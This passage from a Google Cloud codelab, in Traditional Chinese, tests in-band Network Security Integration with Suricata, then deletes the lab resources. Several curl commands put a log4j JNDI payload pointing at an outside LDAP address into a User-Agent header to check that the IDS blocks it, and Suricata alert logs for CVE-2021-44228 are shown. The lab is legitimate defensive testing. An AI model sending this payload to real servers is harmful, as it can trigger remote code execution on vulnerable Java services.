  --global-firewall-policy
```

4. 將雲端防火牆政策與虛擬私有雲網路建立關聯：

```
gcloud compute network-firewall-policies associations create \  
  --firewall-policy consumer-fwpolicy \  
  --network consumer-vpc \  
  --name consumer-fwpolicy-association \  
  --global-firewall-policy
```

消費者 VM

1. 部署用於驗證 NSI 的 VM。您將在 3 個可用區中部署 3 個 VM。請注意，只有 2 個區域啟用 NSI，而 \$zonec 則未啟用。

```
gcloud compute instances create consumer-$zonea \  
  --shielded-secure-boot \  
  --subnet=consumer-$region-subnet \  
  --private-network-ip 192.168.0.3 \  
  --no-address \  
  --zone $zonea  
  
gcloud compute instances create consumer-$zoneb \  
  --shielded-secure-boot \  
  --subnet=consumer-$region-subnet \  
  --private-network-ip 192.168.0.4 \  
  --no-address \  
  --zone $zoneb  
  
gcloud compute instances create consumer-$zonec \  
  --shielded-secure-boot \  
  --subnet=consumer-$region-subnet \  
  --private-network-ip 192.168.0.5 \  
  --no-address \  
  --zone $zonec
```

測試頻內網路安全整合服務

1. 透過 SSH 連線至 \$zonea (consumer-\$zonea) 中的 VM。傳送測試流量：

```
gcloud compute ssh consumer-$zonea \  
  --zone $zonea
```

2. 將測試流量傳送至 <http://www.google.com>：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
curl -w "%{http_code}\\n" -s -o /dev/null http://www.google.com/ --max-time 2
```

預期輸出內容：

```
200
```

HTTP 200 狀態碼表示伺服器已成功接收、瞭解及處理用戶端的要求。

3. 透過 NSI 傳送應由 Suricata 封鎖的 log4j 要求。

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
curl -w "%{http_code}\\n" -s -o /dev/null -H 'User-Agent:
${jndi:ldap://123.123.123.123:8081/a}' http://www.google.com --max-time 2
```

預期輸出內容：

```
000
```

000 HTTP 回應代碼並非官方標準代碼，而是某些軟體用來表示未收到有效的 HTTP 狀態碼。這可能表示要求遭到防火牆封鎖。

4. 結束 SSH 工作階段，返回 Cloud Shell

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
exit
```

5. 透過 SSH 連線至 \$zoneb 中的 VM (consumer-\$zoneb)

```
gcloud compute ssh consumer-$zoneb \
  --zone $zoneb
```

6. 同樣地，傳送測試流量：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
curl -w "%{http_code}\\n" -s -o /dev/null http://www.google.com/ --max-time 2
```

預期輸出內容：

```
200
```

7. 傳送 log4j 要求：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
curl -w "%{http_code}\\n" -s -o /dev/null -H 'User-Agent:
${jndi:ldap://123.123.123.123:8081/a}' http://www.google.com --max-time 2
```

預期輸出內容：


```
000
```

8. 結束 SSH 工作階段，返回 Cloud Shell

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
exit
```

9. 透過 SSH 連線至 \$zonec 中的 VM (consumer-\$zonec)

```
gcloud compute ssh consumer-$zonec \  
  --zone $zonec
```

10. 同樣地，傳送測試流量：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
curl -w "%{http_code}\\n" -s -o /dev/null http://www.google.com/ --max-time 2
```

預期輸出內容：

```
200
```

11. 傳送 log4j 要求：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
curl -w "%{http_code}\\n" -s -o /dev/null -H 'User-Agent:  
{jndi:ldap://123.123.123.123:8081/a}' http://www.google.com --max-time 2
```

預期輸出內容：

```
200
```

請注意，這項要求已完成。這是預期中的情況，因為您未透過 \$zonec 設定 NSI。攔截端點群組只有 \$zonea 和 \$zoneb 的關聯。

12. 結束 SSH 工作階段，返回 Cloud Shell

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
exit
```

驗證 Suricata 是否收到並封鎖惡意要求

1. 透過 SSH 連線至 \$zonea 中的 Suricata VM (suricata-\$zonea)，檢查記錄：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
gcloud compute ssh suricata-$zonea \  
  --zone $zonea
```

2. 查看依攻擊類型篩選的記錄：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
cat /var/log/suricata/eve.json | grep log4j
```

您可能會看到一些項目。如果沒有看到任何項目，請檢查 \$zoneb 中 Suricata VM 的記錄。輸出內容範例：

```
{  
  "timestamp": "2025-01-  
22T19:54:37.347753+0000",  
  "flow_id": 905867843361350,  
  "in_iface": "ens4",  
  "event_type": "alert",  
  "src_ip": "192.168.0.2",  
  "src_port": 58740,  
  "dest_ip": "74.125.197.105",  
  "dest_port": 80,  
  "proto": "TCP",  
  "metadata": {  
    "flowbits": [ "tcp.retransmission.alerted" ],  
    "flowints": {  
      "tcp.retransmission.count": 10  
    }  
  },  
  "alert": {  
    "action": "allowed",  
    "gid": 1,  
    "signature_id": 2034783,  
    "rev": 2,  
    "signature": "ET HUNTING  
Possible Apache log4j RCE Attempt - Any Protocol TCP (Outbound) (CVE-2021-  
44228)",  
    "category": "Misc activity",  
    "severity": 3,  
    "metadata": {  
      "attack_target": [ "Server" ],  
      "confidence": [ "Medium" ],  
      "created_at": [ "2021_12_17" ],  
      "cve": [ "CVE_2021_44228" ],  
      "deployment": [ "Internal", "Perimeter" ],  
      "mitre_tactic_id": [ "TA0001" ],  
      "mitre_tactic_name": [ "Initial_Access" ],  
      "mitre_technique_id": [ "T1190" ],  
      "mitre_technique_name": [ "Exploit_Public_Facing_Application" ],  
      "reviewed_at": [ "2024_05_07" ],  
      "signature_severity": [ "Major" ],  
      "tag": [ "Exploit" ],  
      "updated_at": [ "2021_12_17" ]  
    }  
  },  
  "http": {  
    "hostname": "www.google.com",  
    "url": "/",  
    "http_user_agent": "${jndi:ldap://123.123.123.123:8081/a}",  
    "http_method": "GET",  
    "protocol": "HTTP/1.1",  
    "length": 0,  
    "app_proto": "http",  
    "flow": {  
      "pkts_toserver": 30,  
      "pkts_toclient": 24,  
      "bytes_toserver": 3672,  
      "bytes_toclient": 1280,  
      "start": "2025-01-22T19:46:12.023110+0000"  
    }  
  }  
}
```

3. 結束 SSH 工作階段，返回 Cloud Shell

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
exit
```

(選用) 您可以透過 SSH 連線至 \$zoneb 中的 Suricata VM (suricata-\$zoneb)，並驗證記錄

```
gcloud compute ssh suricata-$zoneb \  
  --zone $zoneb
```

查看依攻擊類型篩選的記錄：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
cat /var/log/suricata/eve.json | grep log4j
```

輸出內容範例：

```
{ "timestamp": "2025-01-  
22T19:56:59.374251+0000", "flow_id": 552447884886066, "in_iface": "ens4", "event_type": "al  
ert", "src_ip": "192.168.0.4", "src_port": 52072, "dest_ip": "74.125.135.105", "dest_port": 8  
0, "proto": "TCP", "metadata": { "flowbits": [ "tcp.retransmission.alerted" ], "flowints":  
{ "tcp.retransmission.count": 10 } }, "alert":  
{ "action": "allowed", "gid": 1, "signature_id": 2034783, "rev": 2, "signature": "ET HUNTING  
Possible Apache log4j RCE Attempt - Any Protocol TCP (Outbound) (CVE-2021-  
44228)", "category": "Misc activity", "severity": 3, "metadata": { "attack_target":  
[ "Server" ], "confidence": [ "Medium" ], "created_at": [ "2021_12_17" ], "cve":  
[ "CVE_2021_44228" ], "deployment": [ "Internal", "Perimeter" ], "mitre_tactic_id":  
[ "TA0001" ], "mitre_tactic_name": [ "Initial_Access" ], "mitre_technique_id":  
[ "T1190" ], "mitre_technique_name": [ "Exploit_Public_Facing_Application" ], "reviewed_at":  
[ "2024_05_07" ], "signature_severity": [ "Major" ], "tag": [ "Exploit" ], "updated_at":  
[ "2021_12_17" ] } }, "http":  
{ "hostname": "www.google.com", "url": "/", "http_user_agent": "${jndi:ldap://123.123.123.1  
23:8081/a}", "http_method": "GET", "protocol": "HTTP/1.1", "length": 0, "app_proto": "http",  
"flow":  
{ "pkts_toserver": 30, "pkts_toclient": 24, "bytes_toserver": 3672, "bytes_toclient": 1280, "s  
tart": "2025-01-22T19:50:07.098354+0000" } }
```

此外，封包擷取也是查看及驗證流量的好方法。

這項指令會篩選 GENEVE 封包。指令範例：

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
sudo tcpdump -i any -nn udp port 6081
```

現在，請從消費者 VM 傳送幾筆測試流量。輸出內容範例：

```
05:53:50.719074 ens4 In IP 10.0.0.1.28006 > 10.0.0.11.6081: Geneve, Flags [none],  
vni 0x0, options [40 bytes]: IP 192.168.0.2.56988 > 74.125.197.105.80: Flags [S], seq  
3051541109, win 65320, options [mss 1420,sackOK,TS val 1951282372 ecr 0,nop,wscale  
7], length 0  
05:53:50.719190 ens4 Out IP 10.0.0.11.28006 > 10.0.0.1.6081: Geneve, Flags [none],  
vni 0x0, options [40 bytes]: IP 192.168.0.2.56988 > 74.125.197.105.80: Flags [S], seq  
3051541109, win 65320, options [mss 1420,sackOK,TS val 1951282372 ecr 0,nop,wscale  
7], length 0  
05:53:50.728752 ens4 In IP 10.0.0.1.28006 > 10.0.0.11.6081: Geneve, Flags [none],  
vni 0x0, options [40 bytes]: IP 74.125.197.105.80 > 192.168.0.2.56988: Flags [S.],  
seq 1472275282, ack 3051541110, win 31856, options [mss 1460,sackOK,TS val 2006244508  
ecr 1951282372,nop,wscale 8], length 0  
05:53:50.728785 ens4 Out IP 10.0.0.11.28006 > 10.0.0.1.6081: Geneve, Flags [none],  
vni 0x0, options [40 bytes]: IP 74.125.197.105.80 > 192.168.0.2.56988: Flags [S.],  
seq 1472275282, ack 3051541110, win 31856, options [mss 1460,sackOK,TS val 2006244508  
ecr 1951282372,nop,wscale 8], length 0
```

請注意，您可以使用 tcpdump 查看 GENEVE 標頭。來源 IP 是子網路閘道 (10.0.0.1)，目的地 IP 是轉送規則 (10.0.0.11 或 10.0.0.12)。封裝的封包包含原始封包，也就是消費者-\$zonea (192.168.0.2) 或消費者-\$zoneb (192.168.0.3) 的用戶端 IP，以及目的地 google.com。這會確認封包遭到攔截，並透過網路安全整合服務傳送至第三方設備。

4. 結束 SSH 工作階段，返回 Cloud Shell

注意：這項指令應在 VM 上執行，而非在 Cloud Shell 中執行。

```
exit
```

恭喜！您已成功部署並測試頻帶內網路安全整合服務 (NSI) 環境。

步驟 5 · 約 10 分鐘

5. 清除 消費者

刪除 Consumer VM：

```
gcloud compute instances delete consumer-$zonea \  
  --zone $zonea -q  
  
gcloud compute instances delete consumer-$zoneb \  
  --zone $zoneb -q  
  
gcloud compute instances delete consumer-$zonec \  
  --zone $zonec -q
```

刪除防火牆關聯和政策：

```
gcloud compute network-firewall-policies associations delete \  
  --firewall-policy consumer-fwpolicy \  
  --name consumer-fwpolicy-association \  
  --global-firewall-policy -q  
  
gcloud compute network-firewall-policies delete consumer-fwpolicy \  
  --global -q
```

刪除安全性設定檔群組和安全性設定檔：

```
gcloud network-security security-profile-groups delete nsi-spg \  
  --organization=$org_id \  
  --project=$project_id \  
  --location=global -q  
  
gcloud network-security security-profiles custom-intercept delete nsi-intercept-  
profile \  
  --organization $org_id \  
  --location global -q
```

刪除端點關聯和攔截端點群組：

```
gcloud network-security intercept-endpoint-group-associations delete nsi-endpoint-group-  
group-assoc \  
    --location global -q
```

```
gcloud network-security intercept-endpoint-groups delete nsi-endpoint-group \  
    --location global -q
```

刪除 Cloud NAT、Cloud Router 和預留 IP

```
gcloud compute routers nats delete consumer-cloudnat-$region \  
    --router=consumer-$region-cr --router-region $region -q
```

```
gcloud compute routers delete consumer-$region-cr \  
    --region=$region -q
```

```
gcloud compute addresses delete consumer-$region-cloudnatip \  
    --region=$region -q
```

刪除虛擬私有雲和子網路

```
gcloud compute networks subnets delete consumer-$region-subnet \  
    --region $region -q
```

```
gcloud compute networks delete consumer-vpc -q
```

供應端

刪除攔截部署項目：

```
gcloud network-security intercept-deployments delete nsi-deployment-$zonea \  
    --location $zonea -q
```

```
gcloud network-security intercept-deployments delete nsi-deployment-$zoneb \  
    --location $zoneb -q
```

刪除攔截部署項目群組 (必須先完成刪除攔截部署項目，這個指令才會成功)：

```
gcloud network-security intercept-deployment-groups delete producer-nsi-deployment-  
group \  
    --location global -q
```

刪除轉送規則：

```
gcloud compute forwarding-rules delete producer-fr-$zonea \  
  --region=projects/$project_id/regions/$region -q  
  
gcloud compute forwarding-rules delete producer-fr-$zoneb \  
  --region=projects/$project_id/regions/$region -q
```

刪除轉送規則預留的 IP：

```
gcloud compute addresses delete producer-fr-$zonea-ip \  
  --region $region -q  
  
gcloud compute addresses delete producer-fr-$zoneb-ip \  
  --region $region -q
```

刪除後端服務：

```
gcloud compute backend-services delete producer-bes \  
  --region=projects/$project_id/regions/$region -q
```

刪除非代管執行個體群組：

```
gcloud compute instance-groups unmanaged delete producer-$zonea-uig \  
  --zone $zonea -q  
  
gcloud compute instance-groups unmanaged delete producer-$zoneb-uig \  
  --zone $zoneb -q
```

刪除健康狀態檢查：

```
gcloud compute health-checks delete nva-hc -q
```

刪除 Producer VM：

```
gcloud compute instances delete suricata-$zonea \  
  --zone $zonea -q  
  
gcloud compute instances delete suricata-$zoneb \  
  --zone $zoneb -q
```

刪除 Cloud NAT、Cloud Router 和預留 IP：

```
gcloud compute routers nats delete producer-cloudnat-$region \  
  --router=producer-$region-cr --router-region $region -q  
  
gcloud compute routers delete producer-$region-cr \  
  --region=$region -q  
  
gcloud compute addresses delete producer-$region-cloudnatip --region=$region -q
```

刪除防火牆政策關聯：

```
gcloud compute network-firewall-policies associations delete \  
  --firewall-policy producer-fwpolicy \  
  --name producer-fwpolicy-association \  
  --global-firewall-policy -q
```

刪除防火牆政策：

```
gcloud compute network-firewall-policies delete producer-fwpolicy \  
  --global -q
```

刪除虛擬私有雲和子網路

```
gcloud compute networks subnets delete producer-$region-subnet \  
  --region=$region -q  
  
gcloud compute networks delete producer-vpc -q
```

步驟 6 · 約 0 分鐘

6. 恭喜！

恭喜，您已成功完成「透過 Suricata 整合頻帶內網路安全」程式碼研究室。

觀看 NSI 頻帶內廠商專屬示範影片：

[Palo Alto Networks](#)

[Fortinet](#)

請參閱下列供應商專屬部署指南，瞭解貴機構可能適用的內容：

[Palo Alto Networks](#)

[Fortinet](#)

[Checkpoint](#)
